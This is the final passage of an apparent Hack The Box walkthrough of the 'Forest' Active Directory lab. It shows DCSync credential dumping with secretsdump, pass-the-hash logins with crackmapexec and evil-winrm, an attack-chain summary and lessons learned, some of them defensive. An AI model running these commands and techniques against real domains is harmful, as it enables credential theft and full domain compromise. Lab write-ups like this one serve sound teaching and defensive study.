secretsdump.py htb.local/jaime@10.10.10.161
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
...
The [-] RemoteOperations failed: ... rpc_s_access_denied line is not fatal, and deserves explaining: secretsdump first tries the classic method (drop a service on the DC and read the registry), which requires local administrator, and jaime is not one. On failure it falls back to DRSUAPI, the legitimate replication protocol between domain controllers, and that one works because we just granted the rights. That is DCSync: the DC hands over its database believing we are another DC.
No cracking needed: the Administrator's NT hash goes straight into a Pass-the-Hash over WinRM.
crackmapexec smb 10.10.10.161 -u 'Administrator' -H "32693b11e6aa90eb43d32c72a07ceea6"
evil-winrm -u 'Administrator' -H '32693b11e6aa90eb43d32c72a07ceea6' -i 10.10.10.161
SMB  10.10.10.161  445  FOREST  [+] htb.local\Administrator:32693b11e6aa90eb43d32c72a07ceea6 (Pwn3d!)

*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
17937d05b0c93969f9f5fbefab357d00
Attack chain
RPC null session (135) → enumdomusers → svc-alfresco
   └─ AS-REP Roasting (no preauth) → john → s3rvice
        └─ WinRM (Remote Management Users)  ──►  svc-alfresco (user.txt)
             └─ BloodHound: svc-alfresco ∈ Account Operators
                  └─ create user jaime + Exchange Windows Permissions (WriteDACL)
                       └─ Add-DomainObjectAcl → DCSync
                            └─ secretsdump (DRSUAPI) → Administrator hash
                                 └─ Pass-the-Hash (WinRM)  ──►  Administrator (root.txt)
Lessons learned
- A null session is not closed uniformly. SMB accepted the anonymous login but returned
STATUS_ACCESS_DENIEDon listing shares, while RPC still handed over the complete user list. Try several channels (RPC, LDAP, SMB) before writing anonymous enumeration off. [+]is not(Pwn3d!). Authenticating and being able to execute are different things; the difference betweensvc-alfresco's SMB and WinRM results is membership ofRemote Management Users, and reading it properly saves time.- AS-REP Roasting is free when someone disables preauth. It needs no prior credentials, only a valid username. The condition is the account having "Do not require Kerberos preauthentication"; not common, but when it appears it opens the door.
- The clock is part of the attack. The nearly seven minutes of
clock-skewnmap reports are enough for Kerberos to reject everything; thentpdatebefore the command is not decoration. - Account Operators is an underrated group. Being able to create users, combined with a group holding
WriteDACLover the domain (hereExchange Windows Permissions), escalates to DCSync without a single exploit: just misplaced ACEs that BloodHound chains for you. - DCSync turns one permission into total compromise. Whoever can replicate the directory can read every hash,
krbtgtincluded. Auditing who holds the Replicating Directory Changes rights is first-order defence.